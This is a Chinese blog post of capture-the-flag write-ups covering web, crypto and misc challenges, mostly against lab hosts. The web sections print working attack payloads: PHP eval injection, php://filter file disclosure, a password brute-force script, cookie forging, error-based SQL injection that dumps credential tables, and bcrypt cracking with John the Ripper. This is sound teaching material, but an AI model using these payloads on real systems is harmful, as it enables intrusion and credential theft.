

# CTF-60 writeup

原创

[a370793934](#) 于 2020-03-25 08:34:18 发布 9467 收藏 31

分类专栏: [WriteUp](#) 文章标签: [CTF-60 writeup ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/a370793934/article/details/103261415>

版权



[WriteUp](#) 专栏收录该内容

20 篇文章 2 订阅

订阅专栏

## Web

### Web1 文件包含

打开看到源码

```
<?php
include "flag.php";

$a = @$_REQUEST["hello"];

eval( "var_dump($a);");

show_source(__FILE__);

?>
```

`eval()` 函数存在命令执行漏洞, 构造出文件包含会把字符串参数当做代码来执行。

`file()` 函数把整个文件读入一个数组中, 并将文件作为一个数组返回。

`print_r()` 函数只用于输出数组。

`var_dump()` 函数可以输出任何内容: 输出变量的容, 类型或字符串的内容, 类型, 长度。

`hello=file("flag.php")`, 最终会得到`var_dump(file("flag.php"))`, 以数组形式输出文件内容。

`include()`函数和`php://input`, `php://filter`结合很好用, `php://filter`可以用与读取文件源代码, 结果是源代码base64编码后的结果。

`php://filter/convert.base64-encode/resource=文件路径` (如`index.php`)

搜了一下`@$_REQUEST` 的意思是获得参数, 不论是`@$_GET`还是`@$_POST`可以得到的参数`@$_REQUEST`都能得到。

所以构造`hello`的`get`参数。

\$a应该最后会像字符串替换一样替换成hello的参数值吧。

payload:

```
<1> hello=);print_r(file("flag.php"))
```

```
<2> hello=);var_dump(file("flag.php"))
```

```
<3> hello=file("flag.php")
```

```
<4> hello=);include(@$_POST['b']
```

在POST区域: b=php://filter/convert.base64-encode/resource=flag.php

```
<5> hello=);include("php://filter/convert.base64-encode/resource=flag.php"
```

```
<6> hello=1);show_source('flag.php');var_dump(
```

```
flag{ccd234c9-c022-4ce3-8a62-e56374e3324f}
```

## Web2 爆破

提示5位数字密码

用bs抓包爆破

可以用Burp爆破

或者用python3的脚本

```
import requests
```

```
import threading
```

```
psw = 0
```

```
lock = threading.RLock()
```

```
gotit = False
```

```
correct = ""
```

```
class BreakThread(threading.Thread):
```

```
    def run(self):
```

```
        global psw, gotit, correct
```

```
        while True:
```

```
            lock.acquire()
```

```
if psw > 99999 or gotit:
    lock.release()
    break
d = {
    "pwd": str(psw).zfill(5)
}
psw = psw + 1
lock.release()
r = requests.post("http://xxxx/baopo/?yes", data=d)
r.encoding = "utf-8"
try:
    r.text.index("密码不正确")
except ValueError:
    print(d["pwd"] + " right")
    gotit = True
    lock.acquire()
    correct = d["pwd"]
    lock.release()
    break
else:
    print(d["pwd"] + " wrong")
```

```
l = []
```

```
for i in range(2):
```

```
    l.append(BreakThread())
```

```
for i in l:
```

```
    i.start()
```

```
for i in l:
```

```
    i.join()
```

```
print("正确密码: "+correct)
```

得出:

```
flag{bugku-baopo-hah}
```

## Web3 变量1

打开看到源码

```
flag in the variable ! <?php
```

```
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($ $args);");
}
?>
```

又是代码审计. . .

首先简单看了一下 没有发现什么有用的信息, 之后注意到最后一行的`eval("var_dump($ $args);");` 注意了这地方有两个`$ $`

看到这里大家应该就懂了 所以我们只需给变量传一个全局数组变量就好了 所以我们构造 `?args=GLOBALS` 加到网页后面

<http://192.168.1.101:1022?args=GLOBALS>

便可得到FLAG

```
array(7) { ["GLOBALS"]=> *RECURSION* ["_POST"]=> array(0) {} ["_GET"]=> array(1) { ["args"]=> string(7)
"GLOBALS" } ["_COOKIE"]=> array(0) {} ["_FILES"]=> array(0) {} ["ZFkwe3"]=> string(38)
"flag{92853051ab894a64f7865cf3c2128b34}" ["args"]=> string(7) "GLOBALS" }
```

```
flag{92853051ab894a64f7865cf3c2128b34}
```

## Web4 filter漏洞

## php://filter

解释: `php://filter`是一种元封装器,设计用于"数据流打开"时的"筛选过滤"应用,对本地磁盘文件进行读写。简单来讲就是可以在执行代码前将代码换个方式读取出来,只是读取,不需要开启`allow_url_include`;

用法: `?file=php://filter/convert.base64-encode/resource=xxx.php`

`?file=php://filter/read=convert.base64-encode/resource=xxx.php` 一样

基本上原理就是利用`php://filter`在执行`index.php`之前将其内容用`base64`编码,这样就掩盖了`<?php`,导致无法执行直接输出,输出的是`base64`编码之后的内容,再解一下码就可以了

payload:`?file=php://filter/read=convert.base64-encode/resource=./index.php`

## 构造

<http://192.168.1.101:1023/index.php?file=php://filter/read=convert.base64-encode/resource=index.php>

## base64转码后

```
<html>
```

```
  <title>asdf</title>
```

```
<?php
```

```
error_reporting(0);
```

```
if(!$GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
```

```
$file=$GET['file'];
```

```
if(strstr($file,"..")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
```

```
echo "Oh no!";
```

```
exit();
```

```
}
```

```
include($file);
```

```
//flag{edulcni_elif_lacol_si_siht}
```

```
?>
```

```
</html>
```

```
flag{edulcni_elif_lacol_si_siht}
```

## Web5 get方法

构造

<http://192.168.1.101:1024/?what=flag>

```
$what=$_GET['what'];  
echo $what;  
if($what=='flag')  
echo 'flag{****}';  
flagflag{bugku_get_su8kej2en}  
  
flag{bugku_get_su8kej2en}
```

## Web6 post方法

构造<http://192.168.1.101:1025>

post提交what=flag

```
$what=$_POST['what'];  
echo $what;  
if($what=='flag')  
echo 'flag{****}';  
flagflag{bugku_get_ssseint67se}  
  
flag{bugku_get_ssseint67se}
```

## Web7 jsfuck编码

ctrl+u查看源码，复制出加密字符串，输入f12控制台回车

```
ctf{whatfk}
```

## Web8 is\_numeric

即num既不能是数字字符，但是要等于1

我们可以想到用科学计数法表示数字1，既不是纯数字，其值又等于1

因此，构造payload

```
num=1a
```

可以得到flag

<http://192.168.1.101:1027/?num=1a>

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{*****}';
}
1aflag{bugku-789-ps-ssdf}

flag{bugku-789-ps-ssdf}
```

## Web9 html实体编码

查看源码

```
<!--
&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#104;
-->
```



去掉注释符保存为1.html文件，浏览器打开即可转码

```
KEY{J2sa42ahJK-HS11lll}
```

## Web10 url编码

查看源码url编码解码

在这里我们发现了有个js它定义了两个变量并采用eval函数算一些什么东西

不过很明显两个变量都是url编码 我们解密下可以得到

```
p1=function checkSubmit(){var a=document.getElementById("password");if("undefined"!==typeof a)
{if("67d709b2b
```

```
p2=aa648cf6e87a7114f1"===a.value)return!0;alert("Error");a.focus();return!1}}document.getElementById("levelC
```




然后我们分析

```
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
```

里面还有一段url编码 老规矩解密下得到54aa2

```
于是我们把三次的结果拼装起来得到p1=function checkSubmit(){var
a=document.getElementById("password");if("undefined"!==typeof a)
{if("67d709b2b54aa2aa648cf6e87a7114f1"===a.value)return!0;alert("Error");a.focus();return!1}}document.getEle
```



然后便得到值67d709b2b54aa2aa648cf6e87a7114f1放入输入框即可获得flag

KEY{J22JK-HS11}

## Web11 修改静态html

直接输入发现只能输入一位数

审查元素让maxlength = 2就好了

flag{CTF-bugku-0032}

## Web12 页面快速刷新

右键查看源代码 然后一直刷新 直到出来flag

也可以用burp抓包



repeat一直发送

随机出现当出现10.jpg时有flag

```
</div></center><br><a style="display:none">flag{dummy_game_1s_s0_popular}</a>
</body>
```

```
</html>
```

```
flag{dummy_game_1s_s0_popular}
```

### Web13 index备份+php弱类型

页面一串代码没用

用御剑扫描出

<http://192.168.1.101:1032/index.php.bak>

下载打开

```
<?php
```

```
include_once "flag.php";
```

```
ini_set("display_errors", 0);
```

```
$str = strstr($_SERVER['REQUEST_URI'], '?');
```

```
$str = substr($str,1);
```

```
$str = str_replace('key',"",$str);
```

```
parse_str($str);
```

```
echo md5($key1);
```

```
echo md5($key2);
```

```
if(md5($key1) == md5($key2) && $key1 !== $key2){
```

```
    echo $flag."取得flag";
```

```
}
```

```
?>
```

审计php弱类型，key被过滤双写绕过，构造

<http://192.168.1.101:1032/index.php?kekey1=240610708&kekey2=QNKCDZO>

得flag

```
Bugku{OH_YOU_FIND_MY_MOMY}
```

## Web14 X-Forwarded-For

如果我们在登录系统中输入用户名和密码，则会出现以下错误，表明IP无效：

Mismatch in host table! Please contact your administrator for access. IP logged.

我们直接使用火狐插件或者burp修改

X-Forwarded-For: 127.0.0.1

修改完后登陆发现不报ip错误了 密码错误

然后查看网站源代码发现一段base64 dGVzdDEyMw==

解密后test123

admin test123 登陆获取flag

flag{85ff2ee4171396724bae20c0bd851f6b}

## Web15 cookie伪造

这个题目是一个cookie题

我们注册一个用户登陆上

Cookie都是351e766803开头

我们猜把351e766803后面的值改成admin的md5值

351e766803 21232f297a57a5a743894a0e4a801fc3

修改完cookie

bs抓包改，发送

Cookie: session=6c1752d5-ddbf-4d04-9f2a-2c9de2b795bf; PHPSESSID=ubcb0jjgv6m6nrvs38re4jjji1; u=351e76680321232f297a57a5a743894a0e4a801fc3; r=351e76680321232f297a57a5a743894a0e4a801fc3

得到flag<h1>Welcome admin user!</h1><h3>The flag is: 98112cb20fb17cc81687115010f8a5c3</h3></body>

flag{98112cb20fb17cc81687115010f8a5c3}

## Web16 秋名山车神 python快速提交

```
# -*- coding:utf-8 -*-  
  
import re  
  
import requests  
  
s = requests.Session()  
r = s.get("http://192.168.1.101:1035/")  
#print r.content  
searchObj = re.search(r'^<div>(.*?)=\\?;</div>$', r.text, re.M | re.S)  
d = {  
    "value": eval(searchObj.group(1))  
}  
r = s.post("http://192.168.1.101:1035/", data=d)  
print(r.text)
```

得到flag

```
Bugku{YOU_DID_IT_BY_SECOND}
```

## Web17 WEB400 登录密码破解BCrypt加密

分析

挑战提供登录表单并告诉我们登录后我们将获得该标志。并且没有更多

在查看网络源代码时，我们发现了一条好奇的HTML评论：

```
<!-- The partial password is: kztu6fe1m68mwf7vl1g3grjzmocia043pmno83q3ati98c8r324dzc0hc7n41p6tdjg6p -  
-->
```

```
<!-- sql file exported and backed up -->
```

这表明隐藏了数据库的备份。在询问了一些像db.sql或backup.sql这样的文件后，我们找到了正确的文件：  
database.sql

```
curl http://192.168.1.101:1036/database.sql
```

备份的内容是：

```
---- Dumping data for table `users`--INSERT INTO `users` (`id`, `username`, `password_bcrypt`, `fname`,  
`description`) VALUES (1, 'harry',  
'$2y$10$FaJ8SmqTDBv7Fr366RC9uW5hKJVZijsDqzgASh1kSGMsUFMMLGZq', 'hackim', 'Hash cracking is  
futile!');
```

我们观察表中的单个记录users。harry用户的密码用BCrypt进行哈希处理。我们必须破解它，为此我们再次值得我们在开始时发现的HTML注释。

```
<!-- The partial password is: kztu6fe1m68mwf7vl1g3grjzmocia043pmno83q3ati98c8r324dzc0hc7n41p6tdjg6p -  
-->
```

他们给我们一部分密码，显然我们不会在任何在线数据库或字典中找到它。我们必须使用部分密码作为前缀和/或后缀来创建我们自己的字典。为此我们编写一个简单的Python脚本：

```
v = "0123456789abcdefghijklmnopqrstuvwxyz"p =  
"kztu6fe1m68mwf7vl1g3grjzmocia043pmno83q3ati98c8r324dzc0hc7n41p6tdjg6p"def imprimir(n, s):  
  
    for c in v:  
  
        print s + c  
  
        print c + s  
  
        if n > 0:  
  
            imprimir(n - 1, s + c)  
  
            imprimir(n - 1, c + s)imprimir(2, p)
```

该脚本认为字符集与部分键（小写字母和数字）的字符集相同。我们这样执行：

```
python gen.py > dict.txt
```

然后我们使用John The Ripper来破解哈希：

```
echo '$2y$10$FaJ8SmqTDBv7Fr366RC9uW5hKJVZijsDqzgASh1kSGMsUFMMLGZq' > hash.txt
```

```
john --fork=8 --wordlist=dict.txt --format=bcrypt hash.txt
```

几分钟后睡了一会儿.....

```
john --show hash.txt
```

```
?:kztu6fe1m68mwf7vl1g3grjzmocia043pmno83q3ati98c8r324dzc0hc7n41p6tdjg6p7ld
```

密码是kztu6fe1m68mwf7vl1g3grjzmocia043pmno83q3ati98c8r324dzc0hc7n41p6tdjg6p7ld

登录网站显示flag是：

```
flag{b7ebfe2a47f711a7b2b5bff057600a2c}
```

**Web18** 综合注入

我们使用基于错误的技术利用SQL注入，即我们在数据库生成的错误消息中提取的信息。例如，要获取数据库的名称，我们进行以下注入：

```
User-Agent: xxx' and extractvalue(0x0a, concat(0x0a, database()))=0 -- x
```

该数据库的名称是：hackimweb500

现在我们列出所述数据库的表：

```
User-Agent: xxx' and extractvalue(0x0a, concat(0x0a,(select group_concat(table_name) from information_schema.tables where table_schema='hackimweb500')))=0 -- x
```

我们得到：

```
<br /><p style='color:red'>Invalid credentials</p> <h3>XPath syntax error: 'accounts,cryptokey,useragents'
```

我们从accounts表中提取列：

```
User-Agent: xxx' and extractvalue(0x0a, concat(0x0a,(select group_concat(column_name) from information_schema.columns where table_schema='hackimweb500' and table_name='accounts')))=0 -- x
```

```
<br /><p style='color:red'>Invalid credentials</p> <h3>XPath syntax error: 'uid,uname,pwd,age,zipcode'
```

我们对其他表的运作方式相似。最后我们有数据库的结构：

hackimweb500:

- accounts (uid,uname,pwd,age,zipcode)
- cryptokey (id,keyval,keyfor)
- useragents (bid,agent)

我们从帐户表中提取记录：

```
User-Agent: xxx' and extractvalue(0x0a, concat(0x0a,(select group_concat(concat(uname,',',pwd)) from accounts)))=0 -- x
```

```
<br /><p style='color:red'>Invalid credentials</p> <h3>XPath syntax error: 'ori:6606a19f6345f8d6e998b69778c'
```

但是，密码的哈希值已被截断。没问题，我们用MID功能来解决它。

```
User-Agent: xxx' and extractvalue(0x0a, concat(0x0a,(select mid(pwd,20,20) from accounts)))=0 -- x
```

```
<br /><p style='color:red'>Invalid credentials</p> <h3>XPath syntax error: '8b69778cbf7ed'
```

整个哈希是6606a19f6345f8d6e998b69778cbf7ed。在Google搜索之后，我们发现密码是frettchen。

我们启动与用户ori和frettchen密钥的会话.....并将我们重定向到一个有点好奇的URL，显然是挑战的第二部分。

<http://54.152.19.210/web500/ba3988db0a3167093b1f74e8ae4a8e83.php?file=uWN9aYRF42LJbEIOcrtjrFL6omjCL4AnkcmSuszl7aA=>

URL接收file带有base64文本的参数，如果我们解码，我们就不会得到任何可读的内容。该页面还告诉我们该标志位于flagflagflagflag.txt文件中。

当我们查看页面的源代码时，我们会以HTML注释的形式找到另一个提示：

```
<!--  
function decrypt($enc){  
$key = ??; //stored elsewhere  
$data = base64_decode($enc);  
$iv = substr($data, 0, mcrypt_get_iv_size(MCRYPT_RIJNDAEL_128, MCRYPT_MODE_CBC));  
$decrypted = rtrim(mcrypt_decrypt(MCRYPT_RIJNDAEL_128,hash('sha256', $key, true),substr($data,  
mcrypt_get_iv_size(MCRYPT_RIJNDAEL_128, MCRYPT_MODE_CBC)),MCRYPT_MODE_CBC,$iv),"0");  
return $decrypted;  
}  
-->
```

它似乎是file决定URL 参数的函数。但是，\$key未分配变量。解密的关键在于其他地方。

我们记得数据库中的cryptokey表，我们将其转储：

```
User-Agent: xxx' and extractvalue(0x0a, concat(0x0a,(select keyval from cryptokey)))=0 -- x
```

```
<br /><p style='color:red'>Invalid credentials</p> <h3>XPath syntax error: '
```

```
TheTormentofTantalus'
```

关键是TheTormentofTantalus。我们decrypt使用加密密钥完成该功能，并尝试解密参数的值file。

```
<?phpfunction decrypt($enc){$key = "TheTormentofTantalus"; //stored elsewhere$data =  
base64_decode($enc);$iv = substr($data, 0, mcrypt_get_iv_size(MCRYPT_RIJNDAEL_128,  
MCRYPT_MODE_CBC));$decrypted = rtrim(mcrypt_decrypt(MCRYPT_RIJNDAEL_128,hash('sha256', $key,  
true),substr($data, mcrypt_get_iv_size(MCRYPT_RIJNDAEL_128,  
MCRYPT_MODE_CBC)),MCRYPT_MODE_CBC,$iv),"0");return $decrypted;}echo  
decrypt("uWN9aYRF42LJbEIOcrtjrFL6omjCL4AnkcmSuszl7aA=") . "\n";
```

我们执行PHP代码：

```
php decifra.php
```

```
flag-hint
```

一个给定的结果。该文件的名称是flag-hint。但我们需要flagflagflagflag.txt文件。我们编写一个使用相同算法和密钥加密的函数。

```
<?phpfunction encrypt($data) {  
$key = "TheTormentofTantalus"; //stored elsewhere $iv = "\xb9c}i\x84E\xe3b\xc9IINr\xbbc\xac";
```

```
// $iv = str_repeat("A", mcrypt_get_iv_size(MCRYPT_RIJNDAEL_128, MCRYPT_MODE_CBC)); $enc =
mcrypt_encrypt (
    MCRYPT_RIJNDAEL_128,
    hash('sha256', $key, true),
    $data,
    MCRYPT_MODE_CBC,
    $iv
);
return base64_encode($iv . $enc);}echo encrypt("flagflagflagflag") . "\n";
```

经过一段时间的挫折之后，我们明白我们应该只加密文件名而不加密它的扩展名。

php cifrar.php

uWN9aYRF42LJbEI0crtjrBBiPlzTw8YXwRyfAyqcsVM=

最后我们调用URL file使用获得的值更改参数并且...

<http://54.152.19.210/web500/ba3988db0a3167093b1f74e8ae4a8e83.php?file=uWN9aYRF42LJbEI0crtjrBBiPlzTw8YXwRyfAyqcsVM=>

Flag:{70031737753d9e53970531fc9475d6ef}

## Web19 XSS

flag{M3\_w@n7\_c0ok1e\_m3\_5teal\_co0ki3}

## Web20 XSS1

```
<?php
// by harry
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
?>
```





## Crypto4 Ook

Ook!加密

在线解密网站<https://www.splitbrain.org/services/ook>

或者本地搭建的解密网站<http://127.0.0.1/ook-master/>

flag{1c470f09af4c86b7}

## Crypto5 bbrainfuck

Brainfuck加密

在线解密网站<https://www.splitbrain.org/services/ook>

或者本地搭建的解密网站<http://127.0.0.1/ook-master/>

flag{8321df7c190317ec}

## Crypto6 密码学-rsasn1

下载压缩包，得到rsa.zip，解压，发现有密码，使用弱口令爆破，密码是password

发现里面有

根据做了那么多rsa的经验来说，两个公钥第一反应是共模攻击。

先使用openssl取出两个pubkey的n和e，（也可以使用在线工具取出n和e）[http://ctf.ssleye.com/pub\\_asys.html](http://ctf.ssleye.com/pub_asys.html)

$n_1 = n_2$

$e_1 = 2333 = e_2 = 23333$

提取后发现两个公钥的n都是一样的，只有e不一样，就更加确定是共模攻击了。

接下来就是取出密文。

打开密文发现是这样的。

需要先将其base64解码，再转为10进制，才能得到密文m，可使用在线工具是解不开这个base64的。

这里我们使用Python。

先base64解码(这里如果不放到变量里面下一步会报错.):

导入一个libnum库，将hex转为dec:

得到了两个密文:

M1 =

M2 =

完整的取出m的代码

现在已经得到了n, e1, e2, m1, m2 可以开始写共模攻击脚本了。(脚本已打包, gm.py)

```
#!/usr/bin/env python
```

```
# -*- coding:utf-8 -*-
```

```
# Author : HeliantHuS
```

```
# Time : 2018/12/10
```

```
from gmpy2 import invert
```

```
def gongmogongji(n, c1, c2, e1, e2):
```

```
    def egcd(a, b):
```

```
        if b == 0:
```

```
            return a, 0
```

```
        else:
```

```
            x, y = egcd(b, a % b)
```

```
            return y, x - (a // b) * y
```

```
s = egcd(e1, e2)
```

```
s1 = s[0]
```

```
s2 = s[1]
```

```
if s1 < 0:
```

```
    s1 = -s1
```

```
    c1 = invert(c1, n)
```

```
elif s2 < 0:
```


```
    s2 = -s2
```

```
    c2 = invert(c2, n)
```

```
m = pow(c1, s1, n) * pow(c2, s2, n) % n
```

```
return m
```

```
n = 1736252012414973605929160571783981408943126183397240817576650489487609127202119737448
```



```
e1 = 2333
```

```
e2 = 23333
```

```
c1 = 117571771686299746613191290650209392596078438559646124075150156195513327173035949392
```



```
c2 = 236484887839732387188559708423516295045473815003356199012560823473318678529432751167
```




```
result = gongmogongji(n, c1, c2, e1, e2)
```

```
print result
```

得到了:

```
5600639279340514639204403090422367429698137297293501857676158959000246231291086013611292
```



先将这个十进制数字转为hex:

得到:

```
666c61677b34623062346338612d383266332d346438302d393032622d3865376135373036663866657d
```

再将其转为字符:

得到flag:

```
flag{4b0b4c8a-82f3-4d80-902b-8e7a5706f8fe}
```

平台不让用 - , 就更改一下flag格式(删除-).


python脚本:

```
# -*- coding:utf-8 -*-
```

```
# 十进制转换为十六进制转换为字符串
```

```
a =
```

```
"5600639279340514639204403090422367429698137297293501857676158959000246231291086013611292"
```



```
b = hex(int(a)) #转换为16进制
```

```
#print b
```

```
flag = ""  
for i in range(2,len(b)-1,2):  
flag += chr(int(b[i:i+2],16)) #转换为字符串  
  
print flag.replace("-", "") #替换字符串的-
```

得到最终的flag:

```
flag{4b0b4c8a82f34d80902b8e7a5706f8fe}
```

**Crypto7** 看键盘看键盘看键盘!

```
ujn njkm iijnmhjk fgtrdcv tgvgy njkm hjuygbn iijnmhjk
```

提交: ctf{}

按字母键盘画出字符为Internet

```
ctf{Internet}
```

**Crypto8** 火眼金睛

下载Crack.zip, 先暴力破解5位数字密码, 得到两个文件readm.txt,flag.zip,

再用 readme.txt明文攻击破解出flag.zip密码, 得到flag.png

用010改高度, 得到flag

```
flag{40328fb5149e493d}
```

**Crypto9** rsa-encrypted

用Kali安装gmpy2

需要的依赖库 gmp mpfr mpc

**gmp** 库安装

```
apt-get install libgmp-dev
```

### **mpfr** 库安装

```
apt-get install libmpfr-dev
```

### **mpc** 库安装

```
apt-get install libmpc-dev
```

### **pip**安装

```
apt-get install python3-pip
```

### **gmpy**安装

```
pip install gmpy2
```

### 运行python

```
>>>
c=41533724213287870641685486418457081839214434469901585725061145597354419505017069841182
'''
'''

>>> gmpy2.iroot(c,3)

(mpz(16074357572745018593418837326290993512421736655307780242162599660198598253230550168811
True)
'''
'''

>>>
x=16074357572745018593418837326290993512421736655307780242162599660198598253230550168811
'''
'''

>>>
x=libnum.n2s(16074357572745018593418837326290993512421736655307780242162599660198598253230
'''
'''

>>> x1=x[::-1].encode('rot13')

>>> x1
```

'This is the password you need for the ZIP file: flag{rsaM0reD33peR}\n'

flag{rsaM0reD33peR}

## Crypto10 easy\_crypto

摩斯密码解密0 1 和空格

flag{m0rse\_code\_1s\_interest1n9!}

## Crypto11 CRC32 BOOM!

github上下载crc32.py爆破攻击

rar打开压缩包看crc32值

python运行

```
python crc32.py reverse 0x8e234ae0
```

看到疑似密码alternative: bugku\_ (OK)

```
python crc32.py reverse 0x8115a277
```

看到疑似密码alternative: newctf (OK)

拼到一起bugku\_newctf

用010editor打开flag.jpg看到flag

flag{Crcrcrcrc\_32\_BOOM}

## Crypto12 置换密码

用密码机器网页版解密置换密码

lfe{agdf7244bb47cd310b7b1d71e01c9e6d}c@@@

排列 216534

解密后

flag{efd4427bbcd74137bb0d1e017c16de9c}

## Crypto13 维吉尼亚密码

用密码机器网页版解密维吉尼亚密码

```
gndk{911k46l0jln5804oo592mo9q363st1r1}
```

默认密钥bcdefghijklmnopqrstuvwxyz

解密后

```
flag{911f46f0cde5804ed592ab9c363dd1a1}
```

## Crypto15 古典密码\_crypto\_infosec

题目：古典密码

```
Lrgl{R6{{QQ%O@pOjkiuP*YDuL_tzgNkvpePEu2SNIsKp
```

提交格式CTF{}

copyright@infosec

第一个base85解密，出来CLF{TCAASISCLWASPSOEDARRIETENRS}INTG

古典密码解密，分成6个一组，b=[0, 4, 2, 3, 5, 1]按照这样的顺序

·解出密码CTF{CLASSICALPASSWORDAREINTERESTING}

脚本解密

```
import base64
```

```
demo = base64.b85decode('Lrgl{R6{{QQ%O@pOjkiuP*YDuL_tzgNkvpePEu2SNIsKp').decode('utf8')
```

```
print(demo)
```

```
b = [0,4,2,3,5,1]
```

```
for i in range(0,len(demo),6):
```

```
    for j in b:
```

```
        print(demo[i+j],end=")
```

解出flag:

CTF{CLASSICALPASSWORDAREINTERESTING}

### Crypto16 进制转换

题目: 1212 1230 1201 1213 1323 1012 1233 1311 1302 1202 1201 1303 1211 301 302 303 1331

这个看起来就是4进制, 于是打开网站<http://tool.oschina.net/hexconvert/>:

4进制转换为16进制

最后得到16进制

66 6C 61 67 7B 46 6F 75 72 62 61 73 65 31 32 33 7D

直接converter转换成文本得到

flag{Fourbase123}

### Crypto17 简单异或

AnHZniLvmOHW1YJe5Sgdqgl:Ny0cHQcMBBcYOAQzVW5+VHwJCIEzHIQ=

LiuBZYGvFfCi6HKmFkR"LZD:OiohBTM8DxczEQ8NUn9/XA8xPxcOI3w=

4kCKelb3svqiOAJQZUaUNBQ:QigXDAwsKIIGAT0NK3ZeYBMPDGAMO2k=

here is the encrypt flag:

EC81IBlrJxYqLiMRO3xaXj4FNXoQWEU=

```
import base64
```

```
def xor(a,b):
```

```
    res = ""
```

```
    assert len(a) == len(b)
```

```
    for i in range(len(a)):
```

```
        res += chr(ord(a[i])^ord(b[i]))
```

```
    return res
```

```
f = open("give_to_player","r")
```

```
f.readline()
```



```
info = f.readline().strip("\n")
dec = info.split(":")[0]
enc = info.split(":")[1]
key = xor(dec,base64.b64decode(enc))
f.readline()
f.readline()
flag = f.readline().strip("\n")
flag = xor(key,base64.b64decode(flag))
print(flag)
```

## Misc

### 1 Traffic\_Light

打开发现是一个红绿灯的gif图片

看到红绿灯的闪烁 让我们联想到了二进制的0和1，其中绿灯代表0，红灯代表1；

用Gifsplitter.exe分离工具，把gif分离下来

发现每八个红绿灯闪烁之后就会有一个黄灯作为间隔，这也证实了我的猜想

于是就有了思路，首先把红灯、绿灯、黄灯的图片用二进制读取出来，并存在一个列表里面，然后把其他图片也用二进制读取，和列表进行比对。如果是红灯返回1，绿灯返回0，黄灯就表示换行。

python脚本如下：

解析图片代表的二进制数字：

```
# -*- coding:utf-8 -*-
f = open("./Traffic_Light/IMG00000.bmp","rb") #0
data = f.read()

f1 = open("./Traffic_Light/IMG00002.bmp","rb") #1
data1 = f1.read()
```

```
f2 = open("./Traffic_Light/IMG00016.bmp","rb") #分隔符号
```

```
data2 = f2.read()
```

```
a = data.encode('hex')
```

```
b = data1.encode('hex')
```

```
c = data2.encode('hex')
```

```
list=[a,b,c]
```

```
flag = ""
```

```
for i in range(9):
```

```
    i=i+1
```

```
    tupian = "./Traffic_Light/IMG0000"+str(i)+".bmp"
```

```
    f = open(tupian,"rb")
```

```
    data = f.read()
```

```
    d = data.encode('hex')
```

```
    if d in list:
```

```
        number = list.index(d)
```

```
        flag+=str(number)
```

```
    print flag
```

```
for i in range(10,100):
```

```
    tupian = "./Traffic_Light/IMG000"+str(i)+".bmp"
```

```
    f = open(tupian,"rb")
```

```
    data = f.read()
```

```
    d = data.encode('hex')
```

```
    if d in list:
```

```
        number = list.index(d)
```

```
        flag+=str(number)
```

```
    print flag
```

```
for i in range(100,1000):
tupian = "./Traffic_Light/IMG00"+str(i)+".bmp"
f = open(tupian,"rb")
data = f.read()
d = data.encode('hex')
if d in list:
number = list.index(d)
flag+=str(number)
print flag
```

```
for i in range(1000,1168):
tupian = "./Traffic_Light/IMG0"+str(i)+".bmp"
f = open(tupian,"rb")
data = f.read()
d = data.encode('hex')
if d in list:
number = list.index(d)
flag+=str(number)
print flag
```

```
fn=flag.replace('2','\n')
s=open('./flag.txt','a+')
s=s.write(fn)
```

```
file=open("./flag.txt","r")
flag = ""
```

```
while 1:
    line = file.readline()
    if not line:
```

```
break
```

```
else:
```

```
a = chr(int(line,2))
```

```
flag = flag + str(a)
```

```
print flag
```

```
print flag
```

打印出flag:

```
flag{PI34s3_p4y_4tt3nt10n_t0_tr4ff1c_s4f3ty_wh3n_y0u_4r3_0uts1d3}
```

## misc2 bmp缺少文件头

题目是一张bmp的图片，但是并不能够打开，用010editor打开看看

熟悉bmp文件头的应该很快就能发现，这里少了文件头，但是并不是随便加个文件头就可以了的，因为不是所有的bmp文件头数据都是一样的，所以需要知道文件的大小，宽高才能够匹配正确的文件头！（具体百度）

winhex中能够看到文件大小为`202800byte`

\* 由于已经少了文件头，所以图像的大小就是202800

- 那么宽高是多少呢？

- 这里得看位图是多少，现在常见的就是24位，每三个字节存储一个像素

- 图片的名称也能够得到提示

- 图像大小=宽 x 高 x 3

得到宽乘高就是67600=260\*260

画图新建260\*260得文件保存为24位的bmp文件，然后用010editor把文件头复制过去保存打开后：

```
flag{2bbec037bca695ab4059afb8623ee041}
```

### misc3 Welcome 图片隐写

首先直接点开是一张图：

常规方法，用记事本打开，发现没啥用，然后改后缀，改成rar或者zip之后，打开：

看到flag.rar是加密过的，同时给出了提示：

脑洞大一点想想，可以发现这就是扑克牌里的 K Q J,又因为是3个数字，键盘密码，871

或者爆破出密码

输入密码871，解压出图，用记事本打开它，可以看到：

```
f1@g{eTB1IEFyZSBhIGhAY2tlciE=}
```

Base64之后得到

```
flag{y0u Are a h@cker!}
```

### misc4 哆啦A梦.jpg 图片隐写

拿到题目，提示说图片少了点什么？

然后放linux下，使用binwalk查看

发现图片下面隐藏了一张PNG图片

导出图片

在linux下不能正常查看此图片，但在windows下可以查看，说明图片有问题，被修改了头，而且在windows下查看是个二维码，但是明显不全

可以认定是修改了图片的高，有一部分没显示出来。

使用十六进制编辑器，修改文件的头

目前图片的宽高为300x257，257对应的十六进制为101，在十六进制编辑器中搜索0101

将0101修改为300对应的十六进制012c即可  
成功查看二维码，扫描出一个base64的结果  
